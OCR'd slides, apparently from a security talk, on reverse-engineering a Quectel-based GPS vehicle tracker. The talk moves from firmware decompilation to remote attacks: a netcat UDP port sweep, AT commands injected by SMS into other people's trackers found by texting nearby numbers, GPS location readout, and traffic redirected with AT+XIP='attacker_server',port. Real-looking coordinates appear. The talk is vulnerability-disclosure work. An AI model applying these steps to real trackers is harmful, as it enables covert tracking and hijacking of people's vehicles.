
Kernel interaction performed pre-defined requests via a dispatch function

Module's preamble defines

- Entry function
- Memory area
- Stack size
- Thread priority
- ….



MODULE PREAMBLE



MODULE ANALYSIS

Ghidra Python loader script https://github.com/kudelskisecurity/quecloader

Decompile: txm_module_preamble_start_function - (custom.bin)

```
1
2  int txm_module_preamble_start_function(void)
3
4  {
5    int iVar1;
6
7    FUN_4303ac24(6,&DAT_4304e2c8);
8    FUN_43037914();
9    FUN_43039528();
10   FUN_43033940(DAT_43051c8c,&DAT_4304233d,"quectel_task_entry");
11   iVar1 = (*DAT_4307a380)(0x5d,&DAT_430585d0,0x118,0);
12   FUN_43033940(DAT_43051c8c,"%s(txm_module_object_allocate): %d\r\n","quectel_task_entry",iVar1);
13   if (iVar1 == 0) {
14     iVar1 = _txm_module_system_call11(0x37,DAT_430585d0,"WILDCAT",FUN_4302f238,0,&DAT_43085b89,0x4000,200,199,0,1,0x118);
15   }
16   FUN_43033940(DAT_43051c8c,"%s(tx_thread_create): %d\r\n","quectel_task_entry",iVar1);
17   return iVar1;
18 }
```

Generate Ghidra FIDB from compiled examples resources

- Quectel SDK or QuecOpen Github repository

STARTUP

prologue

- Memory initialization
- GPIO configuration / LEDs
- AT command (ATC) handler on UART interface
- Same as the module (UART3)

mnt_init

- Loads configuration files (device, user)
- Sends their content to the AT command handler

Once network is registered

- Starts multiple listening UDP sockets
- Reads SMS and injects content to the ATC

```
quectel_task_entry
quectel_task_entry(txm_module_object_allocate): 0
quectel_task_entry(tx_thread_create): 0
prologue done
quectel_gps_init done
quectel_atc_init done
modemInit done
mnt_init done
quectel_udp_init done
quectel_ftp_init done
quectel_timer_init done
```

CONFIGURATION FILES

Contains AT extended commands

Stored as a structure with corresponding functions within the binary

Useful to get a list of supported commands by the module and their usage

```
+XIP="208.92.128.156",9090
+XMIP="208.92.128.86",6666
+XUIP="",69
+XLPORT=8090
+XNSCAN=2
+XKA=0,3600
+XPST=2,900
+XPRP=0
+XCRA=2
+XSMSD=""
+XSMSS=""
+XIPC=0,18
+XURP=5,900
+XMRC=0
+XRPA=1,10,2,1
+XRPQ=2000,0
+XEVITD=0
+XEVIT=1,0,260
+XEVIT=34,0,260
+XEVIT=45,0,260,512
+XEVIT=46,0,260,512
+XITM=0,7FEF
+XMITM=0,FFEF
+XITM=17,23
+XMITM=17,23
+XITM=260,3F
+XMITM=260,3F
+XLEDO=0,1
```

devdef.cfg

```
43043504 1a 66 04 43 06  ATXcmd_s...                    [62]        = "IGM"
         00 00 00 0c 72                                             = 43053592
         00 43 f8 4b 04...
43043514 1e 66 04 43 06  ATXcmd_s...                    [63]        = "IGN"
         00 00 00 0c 72                                             = 43053594
         00 43 48 4c 04...
43043524 22 66 04 43 26  ATXcmd_s...                    [64]        = "IGV"
         00 00 00 64 9c                                             = 430537a0
         00 43 70 4c 04...
43043534 26 66 04 43 01  ATXcmd_s...                    [65]        = "INCEL"
         00 00 00 d4 a4
         00 43 00 00 00...
43043544 2c 66 04 43 01  ATXcmd_s...                    [66]        = "INCS"
         00 00 00 d4 bf
         02 43 00 00 00...
43043554 31 66 04 43 01  ATXcmd_s...                    [67]
         00 00 00 08 a5
         00 43 00 00 00...
  43043554 31 66 04 43     char *    s_INDAT_43046631      command     = "INDAT"
  43043558 01 00 00 00     uint      1h                    id
  4304355c 08 a5 00 43     uint *    FUN_4300a508          ptr_func
  43043560 00 00 00 00     void *    00000000              stack?
43043564 37 66 04 43 01  ATXcmd_s...                    [68]        = "INEVT"
         00 00 00 5c a6
         00 43 00 00 00...
43043574 3d 66 04 43 01  ATXcmd_s...                    [69]        = "INGPS"
         00 00 00 04 a9
         00 43 00 00 00...
```

```
{
  int iVar1;
  char *pcVar2;

  iVar1 = strlen((uint *)queue.bin);
  FUN_43038e0c(queue.bin + iVar1,"\r\nSMS",(char *)param_3,param_4);
  iVar1 = strlen((uint *)queue.bin);
  FUN_43038e0c(queue.bin + iVar1,"\r\nOut:  %d",DAT_43054680,param_4);
  iVar1 = strlen((uint *)queue.bin);
  FUN_43038e0c(queue.bin + iVar1,"\r\nIn:   %d",DAT_43054684,param_4);
  iVar1 = strlen((uint *)queue.bin);
  pcVar2 = DAT_43054688;
  FUN_43038e0c(queue.bin + iVar1,"\r\nSpam: %d",DAT_43054688,param_4);
  iVar1 = strlen((uint *)queue.bin);
  FUN_43038e0c(queue.bin + iVar1,"\r\nUDP Server",pcVar2,param_4);
  iVar1 = strlen((uint *)queue.bin);
  FUN_43038e0c(queue.bin + iVar1,"\r\nOut:  %d",DAT_4305468c,param_4);
  iVar1 = strlen((uint *)queue.bin);
  pcVar2 = DAT_43054690;
  FUN_43038e0c(queue.bin + iVar1,"\r\nIn:   %d",DAT_43054690,param_4);
  iVar1 = strlen((uint *)queue.bin);
  FUN_43038e0c(queue.bin + iVar1,"\r\nUDP Maintenance",pcVar2,param_4);
  iVar1 = strlen((uint *)queue.bin);
  FUN_43038e0c(queue.bin + iVar1,"\r\nOut:  %d",DAT_43054694,param_4);
  iVar1 = strlen((uint *)queue.bin);
  pcVar2 = DAT_43054698;
  FUN_43038e0c(queue.bin + iVar1,"\r\nIn:   %d",DAT_43054698,param_4);
  iVar1 = strlen((uint *)queue.bin);
```

AT EXTENDED COMMANDS

After some time, another user manual could be found (JG-H)

Information commands

AT+XINCEL	Cellular
AT+XINDAT	Information Data
AT+XINEVT	Events
AT+XINGPS	GPS locations
AT+XINNET	Network
AT+XINPWR	Power
AT+XINVER	Version

Other useful

AT+XDBG	Debug level
AT+XRN	Report Now
AT+XRNE	Report Now with Echo

Communication related settings

44.	AT+XAPN	Set APN (GSM devices only)
45.	AT+XCSW	Cellular Session Watchdog
46.	AT+XIP	Set target server IP address and port number
47.	AT+XLPORT	Set Local IP port number
48.	AT+XMIP	Set Maintenance server IP address and port number
49.	AT+XPRP	PxP Renewal Policy
50.	AT+XSMSD	SMS Destination
51.	AT+XSMSS	SMS Source
52.	AT+XSPIP	Set Serial Port (A-UART) IP address and port number
53.	AT+XUIP	Set Update server IP address and port number

INTERFACES

Modem interface


- Standard AT command
- SIM configuration
- Phone number
- SMS

Application interface

- Startup banner and debug messages
- AT eXtended commands (AT+X..)

```
PROD:   WILDCAT
…
LPORT: 8090
SIM:    Ready
Ready

AT

OK,86xxxxxxxxxxxx6,

AT+XIP?

"208.92.128.156",9090,1,86xxxxxxxxxxxx6,+XIP?
```

```
RDY

APP RDY

AT+CFUN=?

+CFUN:
(0,1,4),(0,1)

OK
AT+XIP?

ERROR
```



HARDWARE CONCLUSION

From hardware POV, device is not protected at all

- Extract / replace firmware of both chipsets
- Tamper with the device configuration

Impact limited to one device since physical access is required

Would be possible to do something remotely ?

NETWORK


MOBILE NETWORK

Connect the tracker to a controlled base station

Attempt to discover listening UDP ports by scanning

Monitor traffic and application serial output

- Change debug level ***AT+XDBG=16***



SCANNING

```
$ for x in {1..65535}; do nc -u target_device $x < <(echo "$x"); done
```

```
mx_SocketRead: Received 5 bytes from 208.92.128.156:9090 for dest:1 fd:16385
mnt_socketsRead: ID: 1, nBytes; 5, IP: 9C805CD0:9090 socket 2
mi_rxDataHandler(1): RX 5 bytes from ip: 156.128.92.208 on port: 9090

4307DAC8:  38 30 39 30 0A                                          8090.

mx_SocketRead: Received 5 bytes from 208.92.128.156:6666 for dest:2 fd:16386
mnt_socketsRead: ID: 2, nBytes; 5, IP: 9C805CD0:6666 socket 3
mi_rxDataHandler(2): RX 5 bytes from ip: 156.128.92.208 on port: 6666

4307DAC8:  38 30 39 31 0A                                          8091.

mx_SocketRead: Received 5 bytes from 208.92.128.156:9090 for dest:4 fd:16387
mnt_socketsRead: ID: 4, nBytes; 5, IP: 9C805CD0:9090 socket 5
mi_rxDataHandler(4): RX 5 bytes from ip: 156.128.92.208 on port: 9090

4307DAC8:  38 30 39 33 0A                                          8093.
```

Not reflecting the source IP/port of the incoming packet

SURPRISE !

Not reflecting the source IP/port of the incoming packet

```
mx_SocketRead: Received 3 bytes from 208.92.128.156:9090 for dest:4 fd:16387
mnt_socketsRead: ID: 4, nBytes; 3, IP: 9C805CD0:9090 socket 5
mi_rxDataHandler(4): RX 3 bytes from ip: 156.128.92.208 on port: 9090
4307DAC8:  41 54 0A                                              AT.
IP> AT
mi_cmdHandler: From 4 rcv'd
OK,8xxxxxxxxxxxxx6,

wct_modemIsDataSendReady: rssi -62 rsrq -4 isReady 1 rspWD 0 isRst 0 nwR 0 rssi_m -97 rsrq_m -19
mp_sendData: 1
```

GOOD BUT ...

Ability to send arbitrary AT commands within the same network

Such attack might not work on the operator network

- APN
- Network isolation
- Carrier-Grade NAT (CGN) / UDP hole punching
- No UDP spoofing allowed

How to scale the attack to more devices ?

SMS TO THE RESCUE !

The device injects received SMS in the AT command handler

Useful to identify potential targets

Let's try it out !

PHONE NUMBER

First, grab the phone number of the device

AT command via modem interface (baud = 115200)

```
AT+CNUM
+CNUM:  ,"+1525xxxxx1",145
OK
```


Simply insert the SIM card in a smartphone to get its number


PHONE NUMBERS DISCOVERY

Providers tends to allocate continuous range of phone numbers

Query surrounding phone numbers via SMS


- Used Twilio with a US number
- Success rate of +65%
- Agressive rate limit or get in trouble :)






Will it work with AT eXtended commands ?

AT+XIN-FO


AT+XINDAT
SMS
Out: 28
In: 28
Spam: 0
UDP Server
Out: 720602
In: 57030
UDP Maintenance
Out: 25784
In: 0
OK,8
2,+XINDAT


At+xinnet
LIP: 10.227.223.180:9090
PDP: OFF
OK,8
2,+xinnet


TRACKING VIA SMS

GPS locations (AT+XINGPS)

It’s fun but noisy

What about the IP network traffic ?

DAT: 04/19/2021
TIM: 15:00:07
RTC: 15:00:07
LOC: 36.19289,-115.15637
SPD: 46
HDG: 359
SAT: 9
LCK: 1
GPS: ON
OK,86 22,+xingps




DAT: 04/19/2021
TIM: 14:54:02
RTC: 14:54:02
LOC: 36.19073,-115.15258
SPD: 0
HDG: 84
SAT: 9
LCK: 1
GPS: ON
OK,86 22,+xingps

MAN-IN-THE-MIDDLE

Since configuration can be changed remotely via SMS

Redirect network traffic to controlled server

- AT+XIP="attacker_server",port
- Simple relay to the real infrastructure
- Monitor/tamper traffic real-time



TRAFFIC ANALYSIS

No surprise again…

- No encryption
- No secure client/server authentication

UDP communications with hex encoded payload

Report format can be partially guessed by recording few packets

REPORT FORMAT 1/2

Device to server

SOF	IMEI	Report ID	RTC Time
7d01	08xxxxxxxxxxxx6	0000	28E0D5E7

Event ID	Mask	GPS Time (UTC)	Latitude	Longitude	Speed	Heading	Lock	Satellites
00007FEF	0C	28E0D64A	0846CF85	0ADD8F44	04	010F	1	7
		05/02/2021 18:32:42	48.85837	2.29229	4	271	1	7

REPORT FORMAT 2I2

